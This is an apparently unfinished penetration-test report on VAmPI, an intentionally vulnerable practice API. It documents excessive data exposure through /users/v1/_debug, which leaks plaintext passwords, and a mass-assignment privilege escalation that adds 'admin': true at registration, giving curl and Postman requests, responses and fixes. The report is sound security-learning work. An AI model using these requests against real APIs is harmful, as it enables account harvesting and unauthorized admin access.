🦇

VAmPI

Target: VAmPI Application

Engagement: Vulnerability Assessment and Penetration Testing (VAPT)

Author: Legi0n

Table of content

---

1. Executive Summary & Key Findings

This report presents the findings from an ongoing vulnerability assessment of the VAmPI application. Our initial evaluation has identified critical security issues, such as excessive data exposure via unprotected debug endpoints and inadequate input validation during user registration that may enable unauthorized privilege escalation. As the assessment continues, additional vulnerabilities will be documented and addressed in this report.

Key objectives of this assessment include:

- **Identifying and documenting security flaws:** Establishing a clear understanding of the vulnerabilities present.
- **Assessing impact and risk:** Evaluating how each vulnerability could be exploited to compromise sensitive data or user integrity.
- **Providing actionable remediation steps:** Recommending improvements to fortify the application against potential attacks.

Addressing these issues promptly is essential to safeguarding the application's data integrity and ensuring robust user access controls. This living document will be updated as new findings emerge, ensuring a comprehensive view of the security posture and continuous improvement of the overall system defense.

---

2. Introduction & Scope

Objective:

To evaluate the security posture of VAmPI and identify potential vulnerabilities that could be exploited by an attacker.

Scope:

- **Tested Endpoints:**
    - **Database Setup:** GET /createdb
    - **Home & User Functions:** GET /, GET /me, GET /users/v1, GET /users/v1/{username}, GET /users/v1/_debug
    - **Authentication:** POST /users/v1/register, POST /users/v1/login
    - **User Management:** DELETE /users/v1/{username}, PUT /users/v1/{username}/email, PUT /users/v1/{username}/password
    - **Book Management:** GET /books/v1, POST /books/v1, GET /books/v1/{book}
- **Testing Methods:** Manual testing using curl and Postman, focusing on data exposure and parameter manipulation

---

3. Methodology

The assessment of the VAmPI application was performed using a combination of automated and manual testing methods to ensure a thorough evaluation of its security posture. The key steps involved in the process were:

1. **Reconnaissance:**
    - Mapped all accessible endpoints and documented their functionality (see Appendix A).
    - Employed automated tools to identify potential vulnerabilities in the API structure.
2. **Automated Testing:**
    - **SQLmap:** Used for automated SQL Injection testing to identify flaws in database interactions.
    - **FFuf:** Deployed to fuzz API endpoints and uncover hidden resources.
    - **JWT Toolkit:** Utilized for manipulating JSON Web Tokens to assess authentication vulnerabilities.
3. **Manual Testing:**
    - **Burp Suite:** Intercepted and modified API requests for an in-depth analysis of the communication between the client and server.
    - **Postman:** Tested API endpoints and authentication mechanisms to validate functionality and identify issues.
    - **cURL:** Sent custom API requests manually to confirm findings and perform targeted testing.
4. **Exploitation:**
    - Manipulated input parameters (e.g., adding an "admin" flag during registration) to test for privilege escalation and excessive data exposure.
    - Verified vulnerabilities by repeatedly testing endpoints and analyzing debug outputs.
5. **Verification:**

- Cross-referenced responses across multiple tools to ensure consistency in findings.
- Revalidated critical vulnerabilities using detailed output from debug endpoints.

This multi-faceted approach—leveraging both automated and manual testing—provides a comprehensive view of the application's security, ensuring that both obvious and subtle vulnerabilities are identified and addressed.

---

4. Detailed Findings


4.1 Endpoints Overview


The following endpoints were identified during the initial assessment:

Action	**Path**	**Details**
GET	/createdb	Creates and populates the database with dummy data
GET	/	VAmPI home
GET	/me	Displays the user that is logged in
GET	/users/v1	Displays all users with basic information
GET	/users/v1/_debug	Displays all details for all users
POST	/users/v1/register	Register new user
POST	/users/v1/login	Login to VAmPI
GET	/users/v1/{username}	Displays user by username
DELETE	/users/v1/{username}	Deletes user by username (Only Admins)
PUT	/users/v1/{username}/email	Update a single users email
PUT	/users/v1/{username}/password	Update users password
GET	/books/v1	Retrieves all books
POST	/books/v1	Add new book

GET	/books/v1/{book}	Retrieves book by title along with secret

- `openapi_specs/openapi3.yml` file in postman:





```
GET {{baseUrl}} /
```


```
{
    "message": "VAmPI the Vulnerable API",
    "help": "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in
        learning/teaching purposes.",
    "vulnerable": 1
}
```

4.2 Vulnerability: Excessive Data Exposure

- **Description:** The debug endpoint (`GET /users/v1/_debug`) & (`GET /users/v1`) reveals excessive sensitive information about users.
- **Impact:** An attacker could harvest detailed user data, potentially leading to unauthorized access or further exploitation.


P.O.C:

- Using Curl on user/v1 endpoint we have :



```
┌──(myenv)─(root㉿kali)-[~/Desktop/VAmPI]
└─# curl http://0.0.0.0:5000/users/v1
{
  "users": [
    {
      "email": "mail1@mail.com",
      "username": "name1"
    },
    {
      "email": "mail2@mail.com",
      "username": "name2"
    },
    {
      "email": "admin@mail.com",
      "username": "admin"
    }
  ]
```


- User Name Enumeration can be done through this endpoint:



```
┌──(myenv)─(root㉿kali)-[~/Desktop/VAmPI]
└─# curl http://0.0.0.0:5000/users/v1/name1
{"username": "name1", "email": "mail1@mail.com"}

┌──(myenv)─(root㉿kali)-[~/Desktop/VAmPI]
└─# curl http://0.0.0.0:5000/users/v1/test
{ "status": "fail", "message": "User not found"}
```

- **Excessive Data Exposure through debug endpoint**



```
┌──(myenv)─(root㉿kali)-[~/Desktop/VAmPI]
└─# curl http://0.0.0.0:5000/users/v1/_debug
{
  "users": [
    {
      "admin": false,
      "email": "mail1@mail.com",
      "password": "pass1",
      "username": "name1"
    },
    {
      "admin": false,
      "email": "mail2@mail.com",
      "password": "pass2",
      "username": "name2"
    },
    {
      "admin": true,
      "email": "admin@mail.com",
      "password": "pass1",
      "username": "admin"
    }
  ]
}
```

- **Recommendations:**
  - **Data Minimization:** Return only essential fields.
  - **Role-Based Access:** Restrict detailed data access to authorized users only.
  - **Secure Debug Endpoints:** Remove or restrict endpoints like `/users/v1/_debug` in production.

4.3 Vulnerability: Mass Assignment


- **Description:**

  The registration endpoint is vulnerable to mass assignment. By including an extra parameter, such as `"admin": true`, in the registration payload, the application incorrectly assigns administrative privileges to the new user account.

- **Impact:**

  This vulnerability enables an attacker to escalate privileges by simply adding an unexpected parameter during user registration. Gaining admin-level access could lead to unauthorized access to sensitive operations and data, significantly compromising the security of the application.

- **Steps to reproduce the vulnerablity :**
    - We are goint to use the register functionality to add users
    - Send a POST request to `/users/v1/register` with the required registration fields and include `"admin": true` in the payload.
    - The registration process completes successfully, and the new user is created with administrative privileges.



POST {{baseUrl}} /users/v1/register

none | form-data | x-www-form-urlencoded | [✓ raw] | binary | GraphQL | JSON


```
{
  "username": "VAMPI",
  "password": "API",
  "email": "tesr@test.com",
  "admin": true
}
```

200 OK · 301 ms · 257 B

{} JSON

```
{
    "message": "Successfully registered. Login to receive an auth token.",
    "status": "success"
}
```

- Verify the elevated privileges by accessing administrative endpoints or using the debug endpoint (`/users/v1/_debug`) to inspect the user details.


VAmPI / users / v1 / _debug / Retrieves all details for all users
GET
{{baseUrl}} /users/v1/_debug
Params Authorization Headers (8) Body Scripts Settings
Query Params
Key
Value
Description
Body Cookies Headers (5) Test Results
200 OK · 21 ms
{} JSON
Preview
Visualize

```
        {
            "admin": false,
            "email": "mail2@mail.com",
            "password": "pass2",
            "username": "name2"
        },
        {
            "admin": true,
            "email": "admin@mail.com",
            "password": "pass1",
            "username": "admin"
        },
        {
            "admin": true,
            "email": "tesr@test.com",
            "password": "API",
            "username": "VAMPI"
        }
    ]
}
```

- **Recommendation:**

  Implement strict input validation and parameter whitelisting to ensure that only the intended attributes are processed during user registration. Remove or ignore any parameters that could lead to privilege escalation, and enforce role-based access controls to prevent unauthorized administrative access.

4.4

---

5. Conclusion: